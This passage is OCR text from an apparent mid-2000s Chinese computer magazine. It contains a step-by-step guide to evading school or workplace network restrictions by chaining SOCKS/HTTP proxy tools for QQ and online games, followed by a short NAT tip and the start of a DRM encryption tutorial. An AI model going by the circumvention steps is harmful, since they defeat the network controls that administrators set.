


图3 “通通通”服务器列表

第2步：在“通通通服务器”中，选择“**从列表中选择**”，再从列表框中请根据你是免费用户还是付费用户来选择相应的服务器。注意，免费用户一般选择“**公共服务器**”，付费用户根据个人网络情况选择电信服务器、网通服务器或动态中转服务器。在“登录信息框”这一栏中输入对应的登录名和登录密码，也就是在其网站注册的用户名和密码，如图4所示。




图4 “通通通”登录信息

第3步：如果使用IE浏览网页时需要用户名和密码，那么还需要在“**代理服务器需要验证**”前打勾，然后填入用户名和密码。按照以上步骤设置好后，点击“**确定**”，就会回到“通通通2006”的主界面，然后点击“**启动服务**”按钮，等主界面左下角的红灯变绿后，就说明“通通通2006”启动成功了。启动成功后，屏幕右下角任务栏中的图标也会变成绿灯。如果登录不上，可以先点击“**获取最新列表**”按钮，获取到最新的服务器列表，从而达到比较好的速度。这样，一个绿色通道就此打造成功。

类似的工具还有很多，如e-border软件，它也可以轻松地将浏览器的请求截获。软件下载地址为：http://www.paopaolong.com/html/down/62.html。在一般的网络限制中，使用以上方法就绰绰有余了。不过，要是遇到“老鸟”，就该考虑使用下面的招式了。

2、秘密武器：灵活运用Socksonline进行突破

Socksonline也是一款很优秀的代理软件，通过它，可以让局域网或内部网的用户顺畅地实现与外部网络的通讯。软件下载地址为：http://www.waysonline.com/mader/download。若提示服务启动完毕，表示系统已正常运行。软件连通后，界面如图5所示。




图5 Socksonline的连通信息

Socksonline正常启动后，该程序就变成了本地的Socks Proxy，用户就可以通过Http Proxy或其他Proxy访问Internet了。如果要突破内网登录QQ，可以打开QQ中的设置窗口输入参数。以QQ2006为例，在“代理设置”界面中，选择“**使用SOCKS5代理服务器**”，然后在代理服务器地址栏填入“**localhost**”，在端口栏填入“**1080**”或自己设置的服务端口，默认不需要用户名和密码验证。还可以单击“**测试**”按钮，看是否连接网络。如图6所示。




图6 QQ2006的代理设置

同样，如果要突破内网，实现自由上网，也可以使用类似方法在IE浏览器中设置SOCKS5代理服务器。对于爱玩《传奇》、《石器时代》、《魔力宝贝》、《大话西游》等网络游

戏的用户来说，如果身处学校机房或管理比较严格的单位网络，一般情况下，只能“望网兴叹”了。而现在通过Socksonline和e-Border软件的配合，突破内网限制就很容易了。

e-Border安装完成后，会弹出一个设置客户端程序的窗口，根据向导设置代理服务器名和默认的端口1080。在e-Border的代理方式中，选择Proxy only方式，表示将所有的网络连接全部截获并通过Socks代理连接。然后按下“Include list（包含列表）”按钮，在弹出的对话框中按下Add（添加）按钮，把Socksonline软件加入到列表框中。用同样的方法把平时上网需要使用Socks协议的软件都加入列表框，当然，最重要的是把游戏软件也添加进去。点OK关闭此对话框。如图7所示。




图7 e-Border中的应用列表框

需要注意的是，部分游戏可能通过读取IE代理设置而导致失败，此时不要将IE加入排除列表，并将IE代理设置清除，这样游戏就能够顺利通过了。

3、双剑合璧：巧用Socks2HTTP和SocksCap32突破限制

SocksCap32也是一款不错的突破工具，它由著名的NEC公司开发，可以使那些基于Windows的通过TCP或者UDP协议通讯的客户端软件自动穿越Socks代理服务器。软件下载地址为：http://www1.skycn.com/soft/1043.html。在实际使用中，如果连SOCKS代理也限制了，我们就可以用它与其他网络软件结合，通过两次代理访问被屏蔽掉的网站。

谈到搭档，自然要联想到Socks2HTTP这款软件了。Socks2HTTP是一款代理服务器协议转换软件，它能将基于Socks协议的请求转换为HTTP协议的请求，并通过指定的HTTP代理服务器处理这些请求。软件下载地址为：http://www.totalrc.net/s2h/index.jsp。

第1步：下载运行Socks2http软件，首次安装的时候出现提示配置。指定一个HTTP代理的具体参数，如在Address栏填入HTTP Proxy的域名或IP地址。本例中填入的通过“代理猎手”来代理“调度服务器”为127.0.0.1:8088。如果要更改配置，则在工具栏中右键单击socks2http的图标，选择Configuration，其它与以上相同。如图8所示。




图8 Socks2http的代理配置界面

第2步：运行Socks2http，配置通过本机127.0.0.1端口1080的SOCKS5代理连接网络。要检测你的SOCKS2HTTP是否已成功配置好，可以尝试用代理猎手校验127.0.0.1服务器的端口1080，选SOCKS5类。如果可以登录得上，则表示HTTP Proxy已成功地转换为了SOCKS Proxy，现在我们就可以使用它了。

第3步：配合SocksCap32软件，能使只提供HTTP代理服务的局域网使用非HTTP协议的软件，如FTP客户端软件、E-Mail客户端软件、Telnet客户端软件以及聊天软件等等。选择**“文件”**菜单下的**“设定”**，在SOCKS服务器中填入127.0.0.1，Port中填入1080，在协议中选择SOCKS版本5，域名解析中选择**“先尝试由本地端再由远端解析”**，然后“确定”。如图9所示。

第4步：单击SocksCap32面板中的“新建”按钮，点击“浏览”，选择需要经过SocksCap32代理的应用软件和工作目录路径。或者直接将要运行的软件拖入窗口中的空白处，在弹出的窗口中选择“新建应用程序标识项”，设置完毕，点击“确定”。如图10所示。




图9 SocksCap设置




图10 SocksCap控制台

第5步：现在只需双击SocksCap控制台界面里的图标就可以通过HTTP代理来聊天了。在SocksCap中运行ICQ等软件时，不需对代理做特别配置，使用时不可以关闭SocksCap32，否则运行的程序就不能继续正常运行。对于有些游戏，还可以考虑e-Border或者Permeo Security Driver这个软件，后者是前者的商业版本。多试几次，应该能够找到突破口的。

当然，在突破的过程中，我们会遇到许多问题，如果仍然不能成功，可能还是孙膑的那句至理名言：“阵无锋也。”在没有找到突破口的情况下，普通的代理是无法突破限制的。在这种情况下，我们就要考虑是否使用了加密代理或者其他情况。当然，如果最后还是不能成功的话，我们还有最后一招：考虑和网络管理员搞好关系！也许，在不伤害感情的情况下，在服务器上稍微动点手脚，一切就都能搞定了。不过，要特别强调的是：不要给网络管理员带来麻烦，不要影响局域网的正常运转。

问：除了上述突破方法，还有其他的突破思路吗？

答：除了上述方法，还有一个突破方法也比较引人注目。这个突破方法叫虚拟网卡技术，需要使用SoftEther软件。其原理是模拟以太网卡的工作顺序，模拟HUB功能特性，实现VPN功能。通过此方法，可以使系统把SoftEther识别成一块网卡。有了这个东西，局域网内部的机器就能通过模拟网卡连通外部网络。篇幅所限，读者朋友可以自己研究一下，软件下载地址为：http://www.skycn.com/soft/19509.html。

问：我是一个内网接入用户，通过路由Modem拨号上网。但在使用BT下载时，速度很慢。如何解决这种问题？


答：一般来说，ADSL Modem是内置了NAT功能来实现多机共享上网的。对NAT规则的设置，一般采用比较保守的NAPT规则。我们要提高BT的下载速度，就要对NAT的规则进行设置，使外网的机器能够直接连接到内网机器上，一般在ADSL Modem设置页面的“服务”页下，添加一条针对BT下载机器的NAT规则即可。

（文章中用到的软件QQ代理公布器2005，通通通，Socksonline，e-Border，Socks2HTTP，SocksCap32，SoftEther在光盘里均有收录。）

编辑点评 在限制与突破限制反复较量的今天，如何找到合适的方法破除限制成了大家共有的话题，而在众多方法中，代理是最常用到的手段，以至一时间，网上这种代理软件的兴起，搞得大家眼花缭乱，不知所措！这篇文章在讲清楚突破限制原理的同时，例析了几款代理软件的应用，最后将Socks2HTTP和SocksCap32进行组合，威力巨大！小编要提醒大家的是，这里的软件也许不能很好地满足你的具体环境，但是当你懂得原理，试着去分析，再麻烦的问题都是能解决的。

DRM——数字产品版权保护的法宝

彭文波



从本文你可以学到：
1、DRM版权保护的基础知识。
2、加密WMV、WMA、ASF、WMS等格式的音频文件和视频文件。
3、对加密数字内容的认证保护及安全防范知识。

如果不希望光盘或在线影音文件被任意盗拷、任意传阅，怎么办？如果希望影音文件能够被完整地授权使用，怎么办？在大量电子书籍的网上销售过程中，如果希望这些内容的版权得到完整保护，又该怎么办？目前，一些电影、唱片公司或零售商家等内容提供商开始通过网上商店来销售电影、音乐等多媒体内容，但随着技术的发展，数字产品的侵权、盗版和随意篡改日趋严重。实际应用中，通过DRM技术可以保护内容提供商的切身利益，使他们提供丰富多彩的内容，消费者也会因此而更方便地获得自己喜爱的产品。

一、DRM版权保护的基础知识

数字版权管理（Digital rights management，DRM）是保护产品内容免受未经授权的复制的一种方法。通过对数字内容进行加密和附加使用规则，DRM技术可以断定用户是否符合条件。

DRM技术的工作原理：

1、建立数字节目授权中心，编码压缩后的数字节目内容，利用密钥（Key）可以被加密保护（lock），加密的数字节目头部存放着KeyID和节目授权中心的URL。

2、需要保护的节目被加密，即使被用户下载保存，没有得到数字节目授权中心的验证授权也无法播放，从而严密地保护了节目的版权。

3、用户在点播时，根据节目头部的KeyID和URL信息，就可以通过数字节目授权中心的验证授权后送出相关的密钥解密（unlock），节目方可播放。

目前，加密保护技术在开发电子商务系统中正起着重要的防盗版作用。比如，在互联网上传输音乐或视频节目等内容，这些内容很容易被拷贝复制。为了避免这些风险，节目内容在互联网上传输过程中一般都要经过加密保护，收到加密的数字节目的人必须有一把密钥（key）才能打开数字节目并播放收看，传送密钥的工作紧跟在加密节目传输之后。下面，我们通过一个软件来实现整个过程。

二、DRM应用实例

通过“DRM音频视频加密器4.1”这个软件，可以直接加密WMV、WMA、ASF、WMS等格式的音频文件和视频文件。具体使用步骤如下：

①轻松加密需要保护的数字文件

第1步：打开软件，在“源文件设置”下，选定一个待加密文件。同时，设置输出目录并填写一个输出文件后缀。设置完毕，单击“打包加密”按钮即可完成加密。如图1所示。




图1 利用DRM音频视频加密器进行打包操作




图2 利用DRM音频视频加密器进行批量打包操作

第2步：如果需要批量处理，可以单击“批量打包”选项卡，在此界面中，选择源文件和输出文件目录。单击“开始批处理”按钮即可。如图2所示。

②对加密数字内容的认证保护过程

第1步：现在，单击经过加密的视频文件，系统会弹出如下窗口，提示用户需要许可证才能播放此文件，并提供了内容提供商的网页地址：http://www.china-drm.com/test.asp。

注意：这个地址可以在DRM音频视频加密器的“认证字符串”选项卡中进行设置。如果正式运营，则需要一台专门的许可证发放服务器（认证服务器）。如图3所示。

